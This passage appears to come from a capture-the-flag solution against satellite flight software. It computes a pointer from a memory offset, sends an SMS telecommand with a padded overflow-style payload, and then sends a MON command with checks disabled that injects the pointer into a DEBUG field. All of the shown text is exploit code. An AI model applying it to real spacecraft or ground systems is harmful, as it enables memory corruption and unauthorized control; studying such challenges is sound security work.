dif = 0x58e
```

```
token_ptr = start_ptr + dif
str_token = "%d" % [token_ptr]

# message
cmd("SMS NORMAL_MSG with CCSDS_STREAMID 8048, CCSDS_SEQUENCE 49152,
CCSDS_LENGTH 109, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, COUNT_CHK 0,
INTERNAL_USE 1722, MESSAGE
qwer1234qwer1234qwer1234qwer1234qwer1234qwer1234qwer1234qwer1234A")

wait(1)

cmd_no_checks("MON MON_MSG with CCSDS_STREAMID 8064, CCSDS_SEQUENCE 49152,
CCSDS_LENGTH 209, CCSDS_FUNCCODE 3, CCSDS_CHECKSUM 0, ENABLE 0, DEBUG %s,
INTERNALUSE 0, MESSAGE default123" % [str_token])
```